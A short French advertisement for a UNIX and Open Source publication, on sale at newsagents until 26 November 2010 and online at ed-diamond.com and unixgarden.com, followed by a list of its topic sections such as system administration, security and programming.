DISPONIBLE CHEZ VOTRE MARCHAND DE JOURNAUX JUSQU'AU 26 NOVEMBRE 2010 ET SUR :

www.ed-diamond.com

www.unixgarden.com

Récoltez l'actu UNIX et cultivez vos connaissances de l'Open Source !

Administration système

Utilitaires

Comprendre

Graphisme

Embarqué

Environnement de bureau

Bureautique

Audio-vidéo

Administration réseau

News

Distribution

Programmation

Agenda-Interview

Sécurité

Matériel

Web

Jeux

Réfléchir

UnixGarden